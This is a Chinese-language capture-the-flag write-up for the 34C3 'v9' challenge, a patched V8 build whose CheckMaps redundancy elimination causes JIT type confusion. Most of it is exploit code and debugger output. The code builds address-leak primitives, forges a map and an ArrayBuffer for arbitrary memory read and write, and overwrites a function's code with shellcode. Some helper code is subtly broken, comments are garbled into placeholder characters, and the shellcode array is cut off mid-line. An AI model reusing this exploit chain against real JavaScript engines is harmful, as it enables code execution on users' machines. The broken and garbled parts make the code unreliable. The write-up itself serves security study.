34c3 v9 writeup

sakura / 2019-05-02 09:13:00 / 浏览数 6104

34c3 v9 writeup

环境搭建

https://github.com/saelo/v9

```
mkdir v9 && cd v9
fetch v8 && cd v8           # see https://github.com/v8/v8/wiki/Building-from-Source
git checkout 6.3.292.48
gclient sync
patch -p1 < /path/to/v9.patch
./tools/dev/v8gen.py x64.debug
ninja -C out.gn/x64.debug
```

exploit

工具类准备

这部分就是一些可复用的代码。

```
String.prototype.padLeft =
Number.prototype.padLeft = function(total, pad) {
 return (Array(total).join(pad || 0) + this).slice(-total);
}

// Return the hexadecimal representation of the given byte array.
function hexlify(bytes) {
   var res = [];
   for (var i = 0; i < bytes.length; i++){
       //print(bytes[i].toString(16));
       res.push(('0' + bytes[i].toString(16)).substr(-2));
   }
   return res.join('');

}

// Return the binary data represented by the given hexdecimal string.
function unhexlify(hexstr) {
   if (hexstr.length % 2 == 1)
       throw new TypeError("Invalid hex string");

   var bytes = new Uint8Array(hexstr.length / 2);
   for (var i = 0; i < hexstr.length; i += 2)
       bytes[i/2] = parseInt(hexstr.substr(i, 2), 16);

   return bytes;
}

function hexdump(data) {
   if (typeof data.BYTES_PER_ELEMENT !== 'undefined')
       data = Array.from(data);

   var lines = [];
       var chunk = data.slice(i, i+16);
   for (var i = 0; i < data.length; i += 16) {
       var parts = chunk.map(hex);
       if (parts.length > 8)
           parts.splice(8, 0, ' ');
       lines.push(parts.join(' '));
   }

   return lines.join('\n');
```

```
}

// Simplified version of the similarly named python module.
var Struct = (function() {
   // Allocate these once to avoid unecessary heap allocations during pack/unpack operations.
   var buffer      = new ArrayBuffer(8);
   var byteView    = new Uint8Array(buffer);
   var uint32View  = new Uint32Array(buffer);
   var float64View = new Float64Array(buffer);

   return {
       pack: function(type, value) {
           var view = type;        // See below
           view[0] = value;
           return new Uint8Array(buffer, 0, type.BYTES_PER_ELEMENT);
       },

       unpack: function(type, bytes) {
           if (bytes.length !== type.BYTES_PER_ELEMENT)
               throw Error("Invalid bytearray");

           var view = type;        // See below
           byteView.set(bytes);
           return view[0];
       },

       // Available types.
       int8:    byteView,
       int32:   uint32View,
       float64: float64View
   };
})();

function Int64(v) {
   // The underlying byte array.
   var bytes = new Uint8Array(8);

   switch (typeof v) {
       case 'number':
           v = '0x' + Math.floor(v).toString(16);
       case 'string':
           if (v.startsWith('0x'))
               v = v.substr(2);
           if (v.length % 2 == 1)
               v = '0' + v;

           var bigEndian = unhexlify(v, 8);
           //print(bigEndian.toString());
           bytes.set(Array.from(bigEndian).reverse());
           break;
       case 'object':
           if (v instanceof Int64) {
               bytes.set(v.bytes());
           } else {
               if (v.length != 8)
                   throw TypeError("Array must have excactly 8 elements.");
               bytes.set(v);
           }
           break;
       case 'undefined':
           break;
       default:
           throw TypeError("Int64 constructor requires an argument.");
   }

   // Return a double whith the same underlying bit representation.
   this.asDouble = function() {
       // Check for NaN
       if (bytes[7] == 0xff && (bytes[6] == 0xff || bytes[6] == 0xfe))
```

```
        throw new RangeError("Integer can not be represented by a double");

    return Struct.unpack(Struct.float64, bytes);
};

// Return a javascript value with the same underlying bit representation.
// This is only possible for integers in the range [0x0001000000000000, 0xffff000000000000)
// due to double conversion constraints.
this.asJSValue = function() {
    if ((bytes[7] == 0 && bytes[6] == 0) || (bytes[7] == 0xff && bytes[6] == 0xff))
        throw new RangeError("Integer can not be represented by a JSValue");

    // For NaN-boxing, JSC adds 2^48 to a double value's bit pattern.
    this.assignSub(this, 0x1000000000000);
    var res = Struct.unpack(Struct.float64, bytes);
    this.assignAdd(this, 0x1000000000000);

    return res;
};

// Return the underlying bytes of this number as array.
this.bytes = function() {
    return Array.from(bytes);
};

// Return the byte at the given index.
this.byteAt = function(i) {
    return bytes[i];
};

// Return the value of this number as unsigned hex string.
this.toString = function() {
    //print("toString");
    return '0x' + hexlify(Array.from(bytes).reverse());
};

// Basic arithmetic.
// These functions assign the result of the computation to their 'this' object.

// Decorator for Int64 instance operations. Takes care
// of converting arguments to Int64 instances if required.
function operation(f, nargs) {
    return function() {
        if (arguments.length != nargs)
            throw Error("Not enough arguments for function " + f.name);
        for (var i = 0; i < arguments.length; i++)
            if (!(arguments[i] instanceof Int64))
                arguments[i] = new Int64(arguments[i]);
        return f.apply(this, arguments);
    };
}

// this = -n (two's complement)
this.assignNeg = operation(function neg(n) {
    for (var i = 0; i < 8; i++)
        bytes[i] = ~n.byteAt(i);

    return this.assignAdd(this, Int64.One);
}, 1);

// this = a + b
this.assignAdd = operation(function add(a, b) {
    var carry = 0;
    for (var i = 0; i < 8; i++) {
        var cur = a.byteAt(i) + b.byteAt(i) + carry;
        carry = cur > 0xff | 0;
        bytes[i] = cur;
    }
    return this;
```

```
   }, 2);

   // this = a - b
   this.assignSub = operation(function sub(a, b) {
       var carry = 0;
       for (var i = 0; i < 8; i++) {
           var cur = a.byteAt(i) - b.byteAt(i) - carry;
           carry = cur < 0 | 0;
           bytes[i] = cur;
       }
       return this;
   }, 2);

   // this = a & b
   this.assignAnd = operation(function and(a, b) {
       for (var i = 0; i < 8; i++) {
           bytes[i] = a.byteAt(i) & b.byteAt(i);
       }
       return this;
   }, 2);
}

// Constructs a new Int64 instance with the same bit representation as the provided double.
Int64.fromDouble = function(d) {
   var bytes = Struct.pack(Struct.float64, d);
   return new Int64(bytes);
};

// Convenience functions. These allocate a new Int64 to hold the result.

// Return -n (two's complement)
function Neg(n) {
   return (new Int64()).assignNeg(n);
}

// Return a + b
function Add(a, b) {
   return (new Int64()).assignAdd(a, b);
}

// Return a - b
function Sub(a, b) {
   return (new Int64()).assignSub(a, b);
}

// Return a & b
function And(a, b) {
   return (new Int64()).assignAnd(a, b);
}

function hex(a) {
   if (a == undefined) return "0xUNDEFINED";
   var ret = a.toString(16);
   if (ret.substr(0,2) != "0x") return "0x"+ret;
   else return ret;
}

function lower(x) {
   // returns the lower 32bit of double x
   return parseInt(("0000000000000000" + Int64.fromDouble(x).toString()).substr(-8,8),16) | 0;
}

function upper(x) {
   // returns the upper 32bit of double x
   return parseInt(("0000000000000000" + Int64.fromDouble(x).toString()).substr(-16, 8),16) | 0;
}


function lowerint(x) {
```

```
   // returns the lower 32bit of int x
   return parseInt(("0000000000000000" + x.toString(16)).substr(-8,8),16) | 0;
}

function upperint(x) {
   // returns the upper 32bit of int x
   return parseInt(("0000000000000000" + x.toString(16)).substr(-16, 8),16) | 0;
}

function combine(a, b) {
   //a = a >>> 0;
   //b = b >>> 0;
   //print(a.toString());
   //print(b.toString());
   return parseInt(Int64.fromDouble(b).toString() + Int64.fromDouble(a).toString(), 16);
}


//padLeft■■■■■■■■

function combineint(a, b) {
   //a = a >>> 0;
   //b = b >>> 0;
   return parseInt(b.toString(16).substr(-8,8) + (a.toString(16)).padLeft(8), 16);
}

 // based on Long.js by dcodeIO
 // https://github.com/dcodeIO/Long.js
 // License Apache 2
 class _u64 {
    constructor(hi, lo) {
       this.lo_ = lo;
       this.hi_ = hi;
    }

    hex() {
       var hlo = (this.lo_ < 0 ? (0xFFFFFFFF + this.lo_ + 1) : this.lo_).toString(16)
       var hhi = (this.hi_ < 0 ? (0xFFFFFFFF + this.hi_ + 1) : this.hi_).toString(16)
       if(hlo.substr(0,2) == "0x") hlo = hlo.substr(2,hlo.length);
       if(hhi.substr(0,2) == "0x") hhi = hhi.substr(2,hji.length);
       hlo = "00000000" + hlo
       hlo = hlo.substr(hlo.length-8, hlo.length);
       return "0x" + hhi + hlo;
    }

    isZero() {
       return this.hi_ == 0 && this.lo_ == 0;
    }

    equals(val) {
       return this.hi_ == val.hi_ && this.lo_ == val.lo_;
    }

    and(val) {
       return new _u64(this.hi_ & val.hi_, this.lo_ & val.lo_);
    }

    add(val) {
       var a48 = this.hi_ >>> 16;
       var a32 = this.hi_ & 0xFFFF;
       var a16 = this.lo_ >>> 16;
       var a00 = this.lo_ & 0xFFFF;

       var b48 = val.hi_ >>> 16;
       var b32 = val.hi_ & 0xFFFF;
       var b16 = val.lo_ >>> 16;
       var b00 = val.lo_ & 0xFFFF;

       var c48 = 0, c32 = 0, c16 = 0, c00 = 0;
```

```
        c00 += a00 + b00;
        c16 += c00 >>> 16;
        c00 &= 0xFFFF;
        c16 += a16 + b16;
        c32 += c16 >>> 16;
        c16 &= 0xFFFF;
        c32 += a32 + b32;
        c48 += c32 >>> 16;
        c32 &= 0xFFFF;
        c48 += a48 + b48;
        c48 &= 0xFFFF;

        return new _u64((c48 << 16) | c32, (c16 << 16) | c00);
    }

    addi(h,l) {
        return this.add(new _u64(h,l));
    }

    subi(h,l) {
        return this.sub(new _u64(h,l));
    }

    not() {
        return new _u64(~this.hi_, ~this.lo_)
    }

    neg() {
        return this.not().add(new _u64(0,1));
    }

    sub(val) {
        return this.add(val.neg());
    };

    swap32(val) {
        return ((val & 0xFF) << 24) | ((val & 0xFF00) << 8) |
               ((val >> 8) & 0xFF00) | ((val >> 24) & 0xFF);
    }

    bswap() {
        var lo = swap32(this.lo_);
        var hi = swap32(this.hi_);
        return new _u64(lo, hi);
    };
 }
var u64 = function(hi, lo) { return new _u64(hi,lo) };

function gc(){
   for (var i = 0; i < 1024 * 1024 * 16; i++){
       new String();
   }
}
```

在这次exp编写中，用到的主要是

```
Int64.fromDouble(double num);
new Int64(int num).asDouble();
```

`Int64.fromDouble(double num)`
Constructs a new Int64 instance with the same bit representation as the provided double.
例如：

```
print(Int64.fromDouble(1.1));
print(typeof(Int64.fromDouble(1.1)));
...
...
0x3ff199999999999a
object
```

```
  new Int64(int num).asDouble();
  Return a double whith the same underlying bit representation.
  例如

  print(new Int64(0x3ff199999999999a).asDouble());
  print(typeof(new Int64(0x3ff199999999999a).asDouble()));
  ...
  ...
  1.1000000000000227
  number
```

root cause

```
diff --git a/src/compiler/redundancy-elimination.cc b/src/compiler/redundancy-elimination.cc
index 3a40e8d..cb51acc 100644
--- a/src/compiler/redundancy-elimination.cc
+++ b/src/compiler/redundancy-elimination.cc
@@ -5,6 +5,8 @@
#include "src/compiler/redundancy-elimination.h"

#include "src/compiler/node-properties.h"
+#include "src/compiler/simplified-operator.h"
+#include "src/objects-inl.h"

namespace v8 {
namespace internal {
@@ -23,6 +25,7 @@ Reduction RedundancyElimination::Reduce(Node* node) {
    case IrOpcode::kCheckHeapObject:
    case IrOpcode::kCheckIf:
    case IrOpcode::kCheckInternalizedString:
+    case IrOpcode::kCheckMaps:
    case IrOpcode::kCheckNumber:
    case IrOpcode::kCheckReceiver:
    case IrOpcode::kCheckSmi:
@@ -129,6 +132,14 @@ bool IsCompatibleCheck(Node const* a, Node const* b) {
    if (a->opcode() == IrOpcode::kCheckInternalizedString &&
        b->opcode() == IrOpcode::kCheckString) {
      // CheckInternalizedString(node) implies CheckString(node)
+    } else if (a->opcode() == IrOpcode::kCheckMaps &&
+               b->opcode() == IrOpcode::kCheckMaps) {
+      // CheckMaps are compatible if the first checks a subset of the second.
+      ZoneHandleSet<Map> const& a_maps = CheckMapsParametersOf(a->op()).maps();
+      ZoneHandleSet<Map> const& b_maps = CheckMapsParametersOf(b->op()).maps();
+      if (!b_maps.contains(a_maps)) {
+        return false;
+      }
    } else {
      return false;
    }
```

每一个对象都有一个map来标记这个对象的类型，而checkmap就是用来检查这个对象的类型有没有变化的。
如果没变的话就可以一直走fast path，否则就要baliout。
根据给出的含漏洞的patch可知,JIT优化中的函数调用层次如下：

```
Reduction RedundancyElimination::Reduce(Node* node) {
 if (node_checks_.Get(node)) return NoChange();
 switch (node->opcode()) {
   case IrOpcode::kCheckMaps:
   ...
     return ReduceCheckNode(node);

-->
Reduction RedundancyElimination::ReduceCheckNode(Node* node) {
 Node* const effect = NodeProperties::GetEffectInput(node);
 EffectPathChecks const* checks = node_checks_.Get(effect);
 // If we do not know anything about the predecessor, do not propagate just yet
 // because we will have to recompute anyway once we compute the predecessor.
 if (checks == nullptr) return NoChange();
 // See if we have another check that dominates us.
```

```
 if (Node* check = checks->LookupCheck(node)) {
   ReplaceWithValue(node, check);
   return Replace(check);
 }

-->
Node* RedundancyElimination::EffectPathChecks::LookupCheck(Node* node) const {
 for (Check const* check = head_; check != nullptr; check = check->next) {
   if (IsCompatibleCheck(check->node, node)) {
     DCHECK(!check->node->IsDead());
     return check->node;
   }
 }
 return nullptr;
}

-->
bool IsCompatibleCheck(Node const* a, Node const* b) {
 if (a->op() != b->op()) {
   ...
   } else if (a->opcode() == IrOpcode::kCheckMaps &&
              b->opcode() == IrOpcode::kCheckMaps) {
     // CheckMaps are compatible if the first checks a subset of the second.
     ZoneHandleSet<Map> const& a_maps = CheckMapsParametersOf(a->op()).maps();
     ZoneHandleSet<Map> const& b_maps = CheckMapsParametersOf(b->op()).maps();
     if (!b_maps.contains(a_maps)) {
       return false;
     }
   } else {
     return false;
   }
 }
 ...
 return true;
}
```

首先在Reduce里遇到CheckMaps的时候

```
case IrOpcode::kCheckMaps:
   ...
     return ReduceCheckNode(node);
```

为了找到最优的dominates，会去遍历其他的check

```
for (Check const* check = head_; check != nullptr; check = check->next) {
```

如果找到其他的CheckMaps的话，会检查是否“兼容”，会去看它们的maps，如果第一个检查已经包含第二个检查的话，就会把第二个检查给去掉。

```
if (Node* check = checks->LookupCheck(node)) {
   ReplaceWithValue(node, check);
   ...
   Node* RedundancyElimination::EffectPathChecks::LookupCheck(Node* node) const {
       if (IsCompatibleCheck(check->node, node)) {
           DCHECK(!check->node->IsDead());
           return check->node;
       }
```

利用思路

type
confusion可以让我们得到对于用户空间任何object的读写权限，可以将任意一个对象的指针当成一个double读出来，也可以将任意一个double当成一个对象的指针写进去

通过type confusion去fake map，fake ArrayBuffer，然后通过改我们fake的ArrayBuffer的BackingStore得到任意地址读写的原语。

fake map prototype&&constructor

PS.事实上这步可能不需要。只是当时学习别人exp的时候写的
通过type confusion去leak
ab的prototype地址，且由于prototype和constructor的地址偏移是固定的，所以可以去通过prototype的地址去计算出constructor的地址，然后将他们写入我们要fake的
不过也可以直接用`ab.__proto__.constructor`得到constructor的地址。

```
var ab=new ArrayBuffer(0x20);
// print("float is " + (new Int64(0x001900c60f00000a)).asDouble().toString());
// print("float is " + (new Int64(0x00000000082003ff)).asDouble().toString());

arr0=[1.1,2.2,3.3,4.4];
// leak arraybuffer■prototype■constructor
function read_obj_addr(object){
   function evil_r0() {
       arr0[0] = object;
   }
   for (var i = 0; i < 100000; i++) {
       trigger(arr0, function() {})
   }
   re=Int64.fromDouble(trigger(arr0,evil_r0));
   return re;
}

ab_proto_addr=parseInt(read_obj_addr(ab.__proto__));
print("■■leak■ArrayBuffer");
%DebugPrint(ab);
print(ab_proto_addr.toString(16));
ab_constructor_addr = ab_proto_addr - 0x1b0;
print(ab_constructor_addr.toString(16));
```

log

```
■■leak■ArrayBuffer
DebugPrint: 0x130c771022d9: [JSArrayBuffer]
- map = 0x228d52a02f71 [FastProperties]
...
0x228d52a02f71: [Map]
- type: JS_ARRAY_BUFFER_TYPE
...
- prototype: 0x34f96880b7b9 <Object map = 0x228d52a02fc1>
- constructor: 0x34f96880b609 <JSFunction ArrayBuffer (sfi = 0x157dbc033711)>
...
...
34f96880b7b9
34f96880b609
```

fake map并leak出来

前后两次gc()，让ab_map_obj这个double array移动到old space里，并且让其和它的elements地址偏移恒定。

```
gc();
gc();
var ab_map_obj = [
   -1.1263976280432204e+129,   //0xdaba0000daba0000■■■■■■■■■■■■■■■■
   3.477098183419809e-308,     //■■■■■■■■■■■■■■■■■■ArrayBuffer■■■■■■map■■■■■■■■■■■■■■double number■■■■■■
   6.73490047e-316,            //■■■■■■■■■■■■■■■■■■ArrayBuffer■■■■■■map■■■■■■■■■■■■■■double number■■■■■■
   -1.1263976280432204e+129,   // use prototype replace it
   -1.1263976280432204e+129,   // use constructor replace it
   0.0
];
gc();
gc();

DebugPrint: 0x3e0338a149e9: [JSArray] in OldSpace
...
...
- elements = 0x3e0338a14a49 <FixedDoubleArray[6]> {
          0: -1.1264e+129
          1: 3.4771e-308
          2: 6.7349e-316
        3-4: -1.1264e+129
          5: 0
}
■■■fake■map■elements■■■elements■■■0x10■■■map■length■■■
0x3e0338a14a49 + 0x10 -0x3e0338a149e9 = 0x70
...
```

```
...
gdb-peda$ x/20gx 0x3e0338a14a49-1
0x3e0338a14a48: 0x000037d6d7302de1  0x0000000600000000
0x3e0338a14a58: 0xdaba0000daba0000  0x001900c60f00000a
0x3e0338a14a68: 0x00000000082003ff  0xdaba0000daba0000
0x3e0338a14a78: 0xdaba0000daba0000  0x0000000000000000
0x3e0338a14a88: 0x000037d6d7302201  0x0006b57800000000
```

然后将其ab_map_obj的地址leak出来，加上0x70就是我们fake的map的地址。

```
print("■leak■ab_map_obj■■■");
%DebugPrint(ab_map_obj);
// leak ab_map_obj■■■

arr1=[1.1,2.2,3.3,4.4];

function read_obj_addr1(object){
   function evil_r1() {
       arr1[0] = object;
   }
   for (var i = 0; i < 100000; i++) {
       trigger(arr1, function() {})
   }
   re=Int64.fromDouble(trigger(arr1,evil_r1));
   // while(1);
   return re;
}

ab_map_obj_addr = parseInt(read_obj_addr1(ab_map_obj))+0x70;
print(ab_map_obj_addr.toString(16));
ab_map_obj_addr = new Int64(ab_map_obj_addr).asDouble();
```

这里顺便说一句，无论是leak还是fake的时候，得到的都是double，写入的也是按照double写入，这个调试一下就知道了。

fake ArrayBuffer并leak出来

在map被fake好了之后，我们就可以fake ArrayBuffer得到任意地址读写的原语了。
依然是前后两次gc()，然后fake一个ArrayBuffer结构。

```
gc();
gc();

var fake_ab = [
   ab_map_obj_addr, //■■fake■map■■
   ab_map_obj_addr, //■■■■■■■■■■■■■■■
   ab_map_obj_addr, //■■■■■■■■■■■■■■■
   3.4766779039175e-310, /* buffer length 0x4000*/
   3.477098183419809e-308,//backing store,■■■■■■■■
   3.477098183419809e-308 //■■■■■■■■■■■■■■■
];

gc();
gc();
```

然后将这个fake好的ArrayBuffer的地址leak出来，依然是先leak
fake_ab这个JSArray的地址，然后根据偏移0x70找到我们在elements里fake的ArrayBuffer的地址。

```
arr2=[1.1,2.2,3.3,4.4];

function read_obj_addr2(object){
   function evil_r2() {
       arr2[0] = object;
   }
   for (var i = 0; i < 100000; i++) {
       trigger(arr2, function() {})
   }
   re=Int64.fromDouble(trigger(arr2,evil_r2));
   return re;
}
print("■leak■■fake_ab■■■");
```

```
%DebugPrint(fake_ab);
fake_ab_float_addr=parseInt(read_obj_addr2(fake_ab))+0x70;
print(fake_ab_float_addr.toString(16));

fake_ab_float_addr=new Int64(fake_ab_float_addr).asDouble();
```

log

```
leak■■map■■■810f1c94a01

■leak■■fake_ab■■■
DebugPrint: 0x810f1c96e29: [JSArray] in OldSpace
...
...
- elements = 0x810f1c96e89 <FixedDoubleArray[6]> {
        0-2: 4.3818e-311
          3: 3.47668e-310
        4-5: 3.4771e-308
}

810f1c96e99
...
...
gdb-peda$ x/20gx 0x810f1c96e89-1
0x810f1c96e88:  0x0000361a14882de1-->fixedArray■■■map   0x0000000600000000-->fixedArray■length
■■■■■■fake■ArrayBuffer
...
...
0x810f1c96e98:  0x00000810f1c94a01-->fake map   0x00000810f1c94a01-->■■
0x810f1c96ea8:  0x00000810f1c94a01-->■■ 0x0000400000000000-->length
0x810f1c96eb8:  0x001900c60f00000a-->backingstore   0x001900c60f00000a-->■■
0x810f1c96ec8:  0x0000361a14882201  0x0006913800000000

...
0x810f1c96e89+0x10-0x810f1c96e29=0x70
```

将我们fake的ArrayBuffer当成一个JSObject读出来

我们可以在callback里改掉array的类型，比如将一个double array改成了object array，但是由于type confusion，我们在第二次对arr[0]重新写入值的时候，依然把arr当成一个double array，并将其写入。
这样实际上，我们把一个double的数值当成一个object指针写入。

如下，写入之后，arrr[0]将由于我们fake的arraybuffer的map，被视作一个arraybuffer对待，于是可以用它来初始化一个DataView。

DataView就可以操作这个fake的ArrayBuffer的BackingStore地址对应的内存。

```
arrr=[1.1,2.2,3.3,4.4];

function write_obj_addr(object){
   function evil_w0() {
       arrr[0] = {};
   }
   for (var i = 0; i < 100000; i++) {
       trigger2(arrr, function() {},1.1);
   }
   trigger2(arrr,evil_w0,fake_ab_float_addr);
}
write_obj_addr(fake_ab_float_addr);
//DataView(ArrayBuffer buffer [, ■■■■■■ [, ■■]]);
fake_dv = new DataView(arrr[0],0,0x4000);
%DebugPrint(fake_dv);
```

leak一个function的code指针的地址，并将其写入fake ArrayBuffer的BackingStore

由此，我们就可以读取对应于code指针所在地址的code指针的值。
如下图log，我需要得到code的地址，

```
gdb-peda$ job 0xac9a5c986c9
0xac9a5c986c9: [Function] in OldSpace
- map = 0x3a6b959824d1 [FastProperties]
```

```
- prototype = 0x2e1993f04669
- elements = 0x21df6cd02251 <FixedArray[0]> [HOLEY_ELEMENTS]
- initial_map =
- shared_info = 0x2e1993f3ceb9 <SharedFunctionInfo>
- name = 0x21df6cd02441 <String[0]: >
- formal_parameter_count = 0
- kind = [ NormalFunction ]
- context = 0x2e1993f03d91 <FixedArray[281]>
- code = 0x19d27c522f01 <Code BUILTIN>
...
...
gdb-peda$ x/20gx 0xac9a5c986c9-1
0xac9a5c986c8:  0x00003a6b959824d1  0x000021df6cd02251
0xac9a5c986d8:  0x000021df6cd02251  0x000021df6cd02321
0xac9a5c986e8:  0x00002e1993f3ceb9  0x00002e1993f03d91
0xac9a5c986f8:  0x00002e1993f3d091  0x000019d27c522f01-->code
```

从图中可以看出来，就是function-1（这个减一是因为v8中指针末位都置为1，需要去掉）+0x38，我们把它leak出来。

```
gc();
gc();
var evil_f = new Function("var a = 1000000");
gc();
gc();

print("■read■function");
%DebugPrint(evil_f);
arr3=[1.1,2.2,3.3,4.4];

function read_obj_addr3(object){
   function evil_r3() {
       arr3[0] = object;
       %DebugPrint(arr3);
   }
   for (var i = 0; i < 100000; i++) {
       trigger(arr3, function() {})
   }
   re=Int64.fromDouble(trigger(arr3,evil_r3));
   return re;
}
shellcode_address_ref=parseInt(read_obj_addr3(evil_f))+0x38-1;
print(shellcode_address_ref.toString(16));
```

所以找到这个地址后，我们将其写入fake arraybuffer的backingstore，就能用dataview把这个地址对应的数据读出来。

```
fake_dv = new DataView(arrr[0],0,0x4000);
...
...
shellcode_address =  fake_dv.getFloat64(0,true);
print(Int64.fromDouble(shellcode_address).toString(16));
```

但是这个地址，并不是真正的函数对应的执行的代码的入口，它还需要加上0x5f，如图：

```
gdb-peda$ job 0x19d27c522f01
0x19d27c522f01: [Code]
kind = BUILTIN
name = InterpreterEntryTrampoline
compiler = unknown
Instructions (size = 1170)
0x19d27c522f60-->■■■■     0  488b5f2f       REX.W movq rbx,[rdi+0x2f]
0x19d27c522f64     4  488b5b07       REX.W movq rbx,[rbx+0x7]
0x19d27c522f68     8  488b4b0f       REX.W movq rcx,[rbx+0xf]
0x19d27c522f6c     c  f6c101         testb rcx,0x1
0x19d27c522f6f     f  0f8512020000   jnz 0x19d27c523187  (InterpreterEntryTrampoline)
0x19d27c522f75    15  f6c101         testb rcx,0x1
0x19d27c522f78    18  7410           jz 0x19d27c522f8a  (InterpreterEntryTrampoline)
0x19d27c522f7a    1a  48ba000000003d000000 REX.W movq rdx,0x3d00000000
0x19d27c522f84    24  e857350200     call 0x19d27c5464e0  (Abort)    ;; code: BUILTIN
0x19d27c522f89    29  cc             int3l
0x19d27c522f8a    2a  4885c9         REX.W testq rcx,rcx
```

```
0x19d27c522f8d    2d  0f842c030000   jz 0x19d27c5232bf  (InterpreterEntryTrampoline)
0x19d27c522f93    33  f6c101         testb rcx,0x1
0x19d27c522f96    36  7410           jz 0x19d27c522fa8  (InterpreterEntryTrampoline)
0x19d27c522f98    38  48ba000000003d000000 REX.W movq rdx,0x3d00000000
```

于是我们还要再加上0x5f


```
shellcode_address=shellcode_address+new Int64(0x5f).asDouble();
print(Int64.fromDouble(shellcode_address).toString(16));
```

向函数要执行的代码的地址，写入我们的shellcode

同上，将函数要执行的代码的地址写入到BackingStore，并用dataview向这个地址写入shellcode。

```
fake_ab[4]=shellcode_address;
fake_ab[5]=shellcode_address;
%DebugPrint(fake_ab);
// while(1);
var shellcode=[0x90909090,0x90909090,0x782fb848,0x636c6163,0x48500000,0x73752fb8,0x69622f72,0x8948506e,0xc03148e7,0x89485750,0
for(var i = 0; i < shellcode.length;i++){
   var value = shellcode[i];
   fake_dv.setUint32(i * 4,value,true);
}
print("go to shellcode!");
evil_f();
```

exploit



